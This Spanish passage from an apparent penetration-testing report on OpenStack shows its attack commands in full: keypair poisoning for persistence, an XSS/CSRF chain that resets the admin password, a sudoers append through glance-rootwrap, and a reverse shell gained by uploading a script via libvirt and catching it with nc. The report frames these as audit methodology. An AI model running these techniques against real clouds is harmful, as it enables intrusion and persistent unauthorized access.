Para estas situaciones es posible también realizar ARP spoofing, y combinarlo con alguna utilidad que haga las veces de proxy (como *mitmproxy*) y "rompa" el túnel TLS entre cliente y servidor. De esta forma, el usuario recibirá también una advertencia de seguridad al no confiar en el certificado del proxy, y que al aceptar provocará que el atacante pueda visualizar el tráfico entre cliente y servidor.

5.3. Usuario de la plataforma

En este apartado se discutirán posibles ataques a llevar a cabo desde el punto de vista de un usuario de la plataforma, es decir, habiendo obtenido unas credenciales válidas en el sistema de gestión de la nube. Según el tipo de credencial obtenida el objetivo del ataque podrá ser diferente: por ejemplo con una credencial estándar interesará obtener credenciales de administrador, y con una credencial de administrador el objetivo será ganar persistencia en el sistema.

No se tendrán en cuenta ataques tipo denegación de servicio que consistan únicamente en detener/eliminar instancias, volúmenes, etcétera, puesto que se trata de acciones sencillas que no tienen mayor relevancia.

5.3.1. Explotación de errores de configuración en roles

Como ya se ha comentado anteriormente, cada usuario puede tener una asignación de roles dentro de los diferentes proyectos. El rol más habitual será el de "miembro", aunque existirán una serie de usuarios con un nivel mayor de privilegios que tendrán rol de administrador. El rol de administrador puede dar lugar a confusión, ya que aunque se puede asociar a diferentes proyectos una única asignación convertirá al usuario en administrador de toda la plataforma.

Suponiendo por ejemplo que en una nube existen dos proyectos: uno utilizado por el departamento de desarrollo y otro por el de sistemas, que se encarga de administrar la plataforma. Es posible que se plantee que ciertos usuarios del departamento de desarrollo puedan crear usuarios para su equipo de trabajo y se les proporcione rol de administrador en su proyecto. Esto sería un error, ya que esta asignación provocaría que los desarrolladores pudieran administrar la plataforma en su conjunto (para esta casuística habría que segmentar la nube en diferentes dominios).

Por tanto, si se han obtenido unas credenciales de un usuario al que por error se le han asignado roles de administrador será posible asignarse permisos en nuevos proyectos, crear nuevos usuarios administradores, etcétera. En la siguiente captura puede observarse como el usuario "demo2" tiene asignados los roles "admin" y "member" únicamente para el proyecto "demo":



Figura 40: Asignación de roles de usuario demo2

Puede observarse que igualmente dicho usuario tiene acceso a la sección de administración de la plataforma y obtener por ejemplo información de los diferentes hipervisores de la nube:



Figura 41: Acceso a secciones de administración con el usuario demo2

Durante una auditoría habrá que asegurarse que los usuarios que debieran disponer de pocos privilegios no tienen asignado ningún rol que les permita realizar acciones de administración.

5.3.2. Envenenamiento de pares de clave

Como ya se indicó en el apartado de consideraciones, la conexión a las instancias se realiza mediante pares de clave privada/pública, que podrán crearse en OpenStack o importarse directamente. En este apartado se describirá un método para ganar persistencia en la nube, una vez se hayan conseguido unas credenciales de acceso, a través de pares de clave.

Por lo general, el usuario tendrá para su proyecto uno o varios pares de clave registrados, que podrán asociarse a cada una de las instancias. Es posible asociar dos pares de claves a la misma instancia, de forma que se pueda conectar usando dos claves privadas diferentes.

Para este trabajo se ha podido comprobar que es posible también insertar dos claves públicas dentro de un mismo recurso de tipo par de claves. De este modo, un atacante con credenciales en la nube podría reemplazar cada recurso de par de claves por otro con el mismo nombre que incluya la clave pública original, así como otra de su elección. Así el atacante podría ganar y mantener el acceso a las instancias que se vayan creando con este par de claves, generalmente sin que el usuario original repare en este ataque.

En la siguiente captura de pantalla puede observarse la creación de un recurso de par de claves "envenenado" con dos claves públicas, la original utilizada por el tenant de prueba y otra simulando una clave de un usuario malicioso:



Figura 42: Creación de par de claves envenenado

En la siguiente captura se puede comprobar como ambos pares de claves aparecen en el fichero *authorized_keys* de una instancia creada con dicho par de claves:



Figura 43: Comprobación de par de claves envenenado en fichero *authorized_keys*

Finalmente en la siguiente imagen puede comprobarse que con dos claves privadas diferentes es posible conectar a la instancia mediante SSH:

```
# head -n2 evil-keypair demo-keypair
==> evil-keypair <==
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAt1f1J6KZiLoiWpzBZU4WqCtIMQzAgFW0nYKebtWeuhIlRgKh

==> demo-keypair <==
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA1jAJY13bSeYnmaidkxpwF8YKur4ireRV/js0/lysbBwYK4Kl
#
# ssh -i demo-keypair root@192.168.110.247 "hostname"
test-keypair
# ssh -i evil-keypair root@192.168.110.247 "hostname"
test-keypair
```

Figura 44: Ejecución de comando *hostname* mediante SSH con dos claves privadas

Para que este ataque sea efectivo, el atacante deberá eliminar el par de claves original y generar el par de claves malicioso con el mismo nombre, ya que no pueden existir dos pares de claves con el mismo nombre. En una auditoría de seguridad habrá que tener cuidado si se lleva a cabo esta técnica, ya que no incluir adecuadamente la clave pública original podrá provocar la pérdida de acceso del usuario legítimo a las nuevas instancias que genere.

5.3.3. Cross-Site Scripting / Cross-Site Request Forgery

Como se indicó en el apartado de consideraciones, es complejo que se puedan producir ataques de tipo XSS o CSRF a través de la interfaz web de Horizon, ya que Django proporciona mecanismos para mitigar este tipo de vulnerabilidades. Sin embargo eso no quita que los componentes web estén exentos de las mismas, ya que en ocasiones pueden surgir errores de programación en componentes menos conocidos que den pie a posibles vulnerabilidades como las mencionadas.

Para este trabajo se quería estudiar el caso del CVE-2017-18635 [28], una vulnerabilidad de tipo XSS reflejado que aunque se descubrió en 2017 no fue solventada por Red Hat hasta este año (código de errata RHSA-2020:0754 [29]), y que está presente en la instalación realizada en el entorno de pruebas. Esta vulnerabilidad permite inyectar código JavaScript a través del proxy VNC que muestra las consolas de las máquinas virtuales a través del portal web.

La prueba de explotación se ha llevado a cabo mediante la *PoC* de ShielderSec disponible en GitHub [30]. Esta *PoC* desarrollada en Python levanta un servidor que comunicará mediante WebSocket con el servidor de proxy VNC de OpenStack, usando para ello el parámetro *host* en la URL. Habrá que generar para ello un enlace en el que dicho parámetro apunte a la IP de un servidor controlado por el atacante y distribuir este enlace a la víctima, lo que generalmente se llevará a cabo mediante *phishing*.

En la siguiente captura puede observarse la ejecución de dicha *PoC* sin modificar. En la parte superior se observa la consola con la ejecución del módulo *websockify* de Python, que traducirá la comunicación del script a protocolo WebSocket, y la ejecución del script de la *PoC* en sí. En la parte inferior se observa la ejecución del script inyectado, que consiste en mostrar un *alert* con el contenido del *localStorage* de JavaScript (vacío en este caso):



Figura 45: XSS usando *PoC* sin modificar para vulnerabilidad CVE-2017-18635

Los ataques de XSS en general suelen utilizarse para robar la cookie de sesión de un usuario. Sin embargo en la interfaz web de OpenStack hay un problema, y es que la cookie *sessionid* está configurada con el atributo *HttpOnly*, con lo que no es posible obtener la misma mediante funciones JavaScript:



Figura 46: Configuración de cookies en interfaz web Horizon

Por otro lado, puede observarse que la cookie *csrftoken* no dispone de dicho atributo, y por tanto puede recuperarse la misma mediante código JavaScript. Esto abre la puerta a otros ataques de tipo CSRF, que consisten en forzar al usuario legítimo a llevar a cabo acciones no deseadas haciendo uso de su sesión.

En este momento hay que indicar que este tipo de ataques se han encuadrado dentro del apartado de ataques que requieren de un usuario, puesto que muchas de las posibles acciones que se quieran llevar a cabo necesitarán hacer uso de IDs de recursos, y la obtención de dichos IDs requerirá generalmente de credenciales en la plataforma. Es por tanto que este

tipo de ataques serán útiles cuando se disponga de un usuario poco privilegiado en la nube y se desee obtener un acceso de administrador.

Para obtener acceso de administrador existirán dos métodos: o bien asignar un rol de administrador a un usuario del que se dispongan de credenciales o bien obtener credenciales de un usuario que ya tenga asignado dicho rol. Como ya se indicó en el apartado de obtención de identificadores 4.3.2, no ha sido posible obtener el ID del rol administrador mediante un usuario no privilegiado, así que habrá que optar por la segunda vía. Además, no hay forma de recuperar la contraseña de un usuario existente, así que la única posibilidad será forzar al usuario a que modifique su contraseña por una elegida por el atacante.

En la siguiente captura puede observarse que el cambio de contraseña es posible, ya que un usuario administrador no necesita la contraseña antigua para cambiar la misma (incluyendo para su propio usuario):



Figura 47: Pantalla de cambio de contraseña de usuario *admin*

A continuación puede observarse la petición de cambio de contraseña, capturada mediante Burp para su análisis:

Figura 48: Petición de cambio de contraseña capturada en BurpSuite

Como puede observarse en la última imagen, la petición de cambio de contraseña

requiere de varios elementos: la cookie de sesión (que será incluida automáticamente en las peticiones de un usuario legítimo), el token CSRF en el parámetro *csrfmiddlewaretoken* (obtenido mediante el XSS), el id del usuario *admin* (obtenido como se indica en el apartado de enumeración), la contraseña (elegida por el atacante) y el nombre del usuario para el que se realiza el cambio (*admin* por defecto u obtenido mediante enumeración de usuarios).

Con toda esta información es posible construir el ataque completo que incluya el cambio de contraseña. Para ello se construirá un fichero JavaScript que obtenga el token CSRF, construya un formulario con dicho token y el resto de datos para realizar el cambio de contraseña, y auto-envíe el formulario tras su generación. Después se servirá por web dicho fichero JavaScript (por ejemplo con el módulo *http.server* de Python), y se modificará la *PoC* para que en el código inyectado se incluya el fichero js con el código de cambio de contraseña.

En la siguiente captura puede verse en la consola el contenido de un script de ejemplo para realizar el cambio de contraseña (disponible en el anexo B.2), así como la ejecución de los servidores *websockify* y *http.server*, y la *PoC* en Python. En el navegador puede observarse que tras acceder a la URL maliciosa (en la barra de direcciones) el cambio de contraseña se lleva a cabo de forma satisfactoria:



Figura 49: Cambio de contraseña a través de vulnerabilidades XSS y CSRF encadenadas

Tras acceder al enlace y observe el cambio de contraseña el usuario administrador seguramente sospeche que ha sido víctima de un ataque y revierta el cambio. El atacante deberá aprovechar esta ventana de tiempo para mantener su acceso en el sistema, por ejemplo creando un nuevo usuario con rol de administrador.

Hay que indicar que llevar a cabo este ataque durante una auditoría es delicado, ya que al modificar la contraseña del administrador se denegará el acceso a la plataforma para dicho usuario. Es por ello que si es posible se deberán intentar llevar a cabo antes otro tipo de acciones, como tratar de añadir directamente un nuevo usuario administrador (si fuera posible obtener el id del rol), o modificar el aspecto de la página mediante XSS para simular una pantalla de login que envíe las credenciales al atacante.

5.4. Acceso a la infraestructura

En este último apartado se incluirán aquellos ataques que requieran acceso a servidores de la infraestructura. Debido a que existen diferentes roles de servidores y a que ciertos servicios se ejecutan en contenedores, se tratará de un apartado más heterogéneo.

Aunque se discutirán ciertos ataques que carezcan de sentido por si solos, se han incluido como ejercicio de análisis de algunos de los métodos de seguridad encontrados. Será por ejemplo el caso de la primera sección, que tratará de escalado de privilegio en contenedores. Para que esto resulte de utilidad, deberá ser posible acceder a dicho contenedor y luego poder escapar del mismo, lo que no siempre será posible.

Se discutirán dichos métodos igualmente, ya que aunque por sí solos no resulten de utilidad para el entorno analizado, sí podrán ser empleados en otros entornos diferentes, por ejemplo en instalaciones de OpenStack de otros proveedores, para diferentes versiones de OpenStack, o incluso para la misma versión pero con un nivel de actualizaciones inferior.

5.4.1. Escalado de privilegio en contenedores

Típicamente, en un servidor Linux existen diferentes métodos para escalar privilegios de un usuario no privilegiado al usuario root. Uno de los más habituales es mediante el uso de *sudo*, que permite ejecutar ciertos comandos como administrador. En muchas ocasiones, una mala configuración puede provocar que se evadan las restricciones de las reglas definidas en *sudo* y poder ejecutar así cualquier comando como administrador.

En RDO / Red Hat OpenStack, muchos de los servicios que se ejecutan en contenedores lo hacen con un usuario no privilegiado (nova, cinder, glance...), al que se le han proporcionado ciertas reglas de *sudo* para ejecutar comandos como root. Sin embargo, estas distribuciones de OpenStack introducen otro nivel de seguridad que permite definir comandos con mayor granuralidad. Se trata de los *rootwrappers* [31].

El *rootwrap* es una utilidad incluida en las librerías *oslo* de Python empleadas en OpenStack. Ésta permite definir reglas de ejecución de comandos más detalladas que *sudo*, ya que permite por ejemplo definir comandos con argumentos en base a expresiones regulares. De esta forma podría indicarse que un comando solo puede aplicarse a ficheros

que se encuentren solo bajo ciertas rutas.

```
()[glance@overcloud-controller-0 /]$ sudo -l
Matching Defaults entries for glance on overcloud-controller-0:
    setenv, !requiretty

User glance may run the following commands on overcloud-controller-0:
    (root) NOPASSWD: /usr/local/bin/kolla_set_configs
    (root) NOPASSWD: /usr/bin/glance-rootwrap /etc/glance/rootwrap.conf *
()[glance@overcloud-controller-0 /]$
()[glance@overcloud-controller-0 /]$ head -n15 /etc/glance/rootwrap.d/glance_cinder_store.filters
# glance-rootwrap command filters for glance cinder store
# This file should be owned by (and only-writable by) the root user

[Filters]
# cinder store driver
disk_chown: RegExpFilter, chown, root, chown, \d+, /dev/(?!.*/\.\.).*

# os-brick
mount: CommandFilter, mount, root
blockdev: RegExpFilter, blockdev, root, blockdev, (--getsize64|--flushbufs), /dev/.*
tee: CommandFilter, tee, root
mkdir: CommandFilter, mkdir, root
chown: RegExpFilter, chown, root, chown root:root /etc/pstorage/clusters/(?!.*/\.\.).*
ip: CommandFilter, ip, root
dd: CommandFilter, dd, root
()[glance@overcloud-controller-0 /]$
()[glance@overcloud-controller-0 /]$ mkdir /root/test
mkdir: cannot create directory '/root/test': Permission denied
()[glance@overcloud-controller-0 /]$ sudo /usr/bin/glance-rootwrap /etc/glance/rootwrap.conf mkdir /root/test
()[glance@overcloud-controller-0 /]$
```

Figura 50: Ejecución de comando con *rootwrap*

En la captura puede observarse que las reglas de sudo permiten la ejecución del comando *glance-rootwrap* con un fichero de configuración. En dicho fichero se incluyen las reglas a permitir, como las ubicadas bajo la ruta */etc/glance/rootwrap.d/glance_ cinder_ store.filters* mostrada en la imagen. Puede observarse la ejecución del comando *mkdir*, que con el *rootwrap* permite por ejemplo crear un directorio bajo la carpeta */root*.

Aunque esta metodología pueda parecer más segura al ser más granular que *sudo*, existen dos problemas de seguridad. En primer lugar que los ficheros de configuración son legibles por un usuario no privilegiado, con lo que el usuario puede saber qué comandos utilizar para construir su método de escalada de privilegios. En segundo lugar, las reglas creadas son muy genéricas en muchos casos, y permiten escalar privilegios de forma muy sencilla.

Con las reglas definidas para el servicio Glance existen diferentes métodos de escalada de privilegios. A continuación se muestran un ejemplo modificando el fichero *sudoers* con el comando *tee*:

```
()[glance@overcloud-controller-0 /]$ echo '%kolla ALL=(ALL) NOPASSWD: ALL' | sudo /usr/bin/glance-rootwrap /etc/glance/rootwrap.conf tee -a /etc/sudoers
%kolla ALL=(ALL) NOPASSWD: ALL
()[glance@overcloud-controller-0 /]$ sudo -l
Matching Defaults entries for glance on overcloud-controller-0:
    setenv, !requiretty

User glance may run the following commands on overcloud-controller-0:
    (root) NOPASSWD: /usr/local/bin/kolla_set_configs
    (root) NOPASSWD: /usr/bin/glance-rootwrap /etc/glance/rootwrap.conf *
    (ALL) NOPASSWD: ALL
()[glance@overcloud-controller-0 /]$ sudo su -
Last login: Sat Dec 19 20:23:39 UTC 2020
()[root@overcloud-controller-0 ~]#
```

Figura 51: Escalado de privilegios mediante *rootwrap*

Un buen recurso para comprobar qué comandos pueden utilizarse para escalar privilegios

es el listado GTFOBins [32].

5.4.2. Salto SSH entre nodos de cómputo

Habiendo logrado acceso a un nodo de cómputo, es posible llegar a controlar el resto de nodos de cómputo de la infraestructura. Esto es posible ya que para la migración de máquinas virtuales entre diferentes hipervisores es necesario que se encuentre configurado un acceso SSH mediante clave privada entre ambos nodos.

En versiones anteriores de OpenStack, era posible conectar directamente al SO principal de otro nodo con la clave SSH utilizada para la migración. Sin embargo en esta versión el proceso es más complejo, ya que la clave privada no es válida para conectar por SSH al SO principal, sino a otro servicio SSH en un puerto no estándar (2022) que se encuentra corriendo en el contenedor *nova_migration_target*.

Además, este acceso SSH está limitado a una serie de comandos muy restrictivos: solo se permiten ciertos comandos de manipulación de ficheros en la ruta */var/lib/nova/instances/* (donde se encuentra el almacenamiento de las máquinas virtuales) y conectar al socket de *libvirtd*, el demonio que se encarga de la gestión de las VMs. Este demonio realmente se ejecuta en otro contenedor *nova_libvirt*, desde el que se comparte el socket al primer contenedor.

Dadas estas limitaciones, se ha investigado la posibilidad de obtener ejecución remota de código conectando únicamente al demonio *libvirtd* mediante el cliente *virsh*. Se ha determinado que efectivamente es posible utilizando dos funcionalidades: los volúmenes de almacenamiento para subir ficheros arbitrarios al sistema remoto, y la posibilidad de ejecución de scripts de las interfaces de red de una VM.

En *libvirt*, el almacenamiento de las VMs se implementa mediante *pools* y volúmenes. Cada *pool* apunta a una ruta del sistema de ficheros y podrá contener varios volúmenes, que son simples ficheros regulares. Debido a que el demonio de *libvirt* se ejecuta como root, es posible leer/escribir cualquier fichero del SO objetivo como si fuera un volumen. Por ejemplo para realizar una subida de un script se llevarían a cabo los siguientes pasos:

- Creación de un pool de almacenamiento apuntando a la ruta donde se desea subir el script.
- Definición de un volumen apuntando al fichero de script que se desee generar.
- Subida de contenido a dicho script.
- Eliminación de la definición del pool creado.

Las creaciones de pools y volúmenes pueden realizarse directamente pasando una serie de parámetros con comandos tipo "(pool|vol)-create-as", o proporcionando una definición en

XML con comandos tipo "(pool|vol)-create". La creación del volumen debe llevarse a cabo usando el segundo método, ya que es la única forma de indicar los permisos con los que se desea crear el fichero (sino por defecto se crea como 600). A continuación se muestra un ejemplo de XML de definición de volumen para crear un script */tmp/revshell.sh* con permisos de ejecución (disponible en el anexo B.3):

```
()[nova@overcloud-novacompute-0 /tmp]$ cat vol.xml
<volume type='file'>
  <name>revshell.sh</name>
  <key>/tmp/revshell.sh</key>
  <capacity unit='bytes'>0</capacity>
  <target>
    <path>/tmp/revshell.sh</path>
    <format type='raw'/>
    <permissions>
      <mode>0755</mode>
      <owner>0</owner>
      <group>0</group>
    </permissions>
  </target>
</volume>
```

Figura 52: Ejemplo de XML para definición de volumen de almacenamiento

Con esta definición es posible llevar los pasos indicados anteriormente para subir al servidor remoto un script que creará una shell reversa, tal y como se puede observar en la siguiente imagen:



Figura 53: Subida de script con shell reversa mediante libvirt

Tras subir el script es posible ejecutar el mismo declarando un tag *script* en la definición de un interfaz de red de otro fichero XML que represente una máquina virtual. En la siguiente captura puede observarse un XML de ejemplo con el contenido mínimo necesario para su ejecución (disponible en el anexo B.4):

```
()[nova@overcloud-novacompute-0 /tmp]$ cat dom.xml
<domain type='kvm'>
  <name>foo</name>
  <os>
    <type arch='x86_64'>hvm</type>
  </os>
  <memory unit='KiB'>1</memory>
  <devices>
    <interface type='ethernet'>
      <script path='/tmp/revshell.sh'/>
    </interface>
  </devices>
</domain>
```

Figura 54: Ejemplo de XML para definición de VM que ejecute un script

Tras esto solo habría que crear una falsa máquina virtual con dicha definición usando el comando "create" de virsh. Esto ejecutará el script y proporcionará la shell reversa como puede observarse en la siguiente captura:

```
()[nova@overcloud-novacompute-0 /tmp]$ virsh -c qemu+ssh://nova_migrat
ion@overcloud-novacompute-1:2022/system?keyfile=/etc/nova/migration/id
entity
Welcome to virsh, the virtualization interactive terminal.

Type:  'help' for help with commands
       'quit' to quit

virsh # create /tmp/dom.xml
Domain foo created from /tmp/dom.xml

virsh # destroy foo
Domain foo destroyed

virsh #
```

```
# ip addr show dev wlp2s0
2: wlp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
 group default qlen 1000
    link/ether 28:b2:bd:1a:4a:fa brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.51/24 brd 192.168.1.255 scope global noprefixroute wlp2s0
       valid_lft forever preferred_lft forever
    inet6 fe80::1397:e6b6:d83c:2186/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
# nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.1.60 48362
bash: no job control in this shell
tput: No value for $TERM and no -T specified
tput: No value for $TERM and no -T specified
tput: No value for $TERM and no -T specified
tput: No value for $TERM and no -T specified
()[root@overcloud-novacompute-1 /]#
```

Figura 55: Ejecución de script y obtención de shell reversa

De esta forma se ha podido obtener acceso al segundo nodo de cómputo, concretamente dentro del contenedor *nova_libvirt*. Dado que este contenedor se ejecuta de forma privilegiada es posible "escapar" al SO principal, tal y como se discutirá en el siguiente apartado.
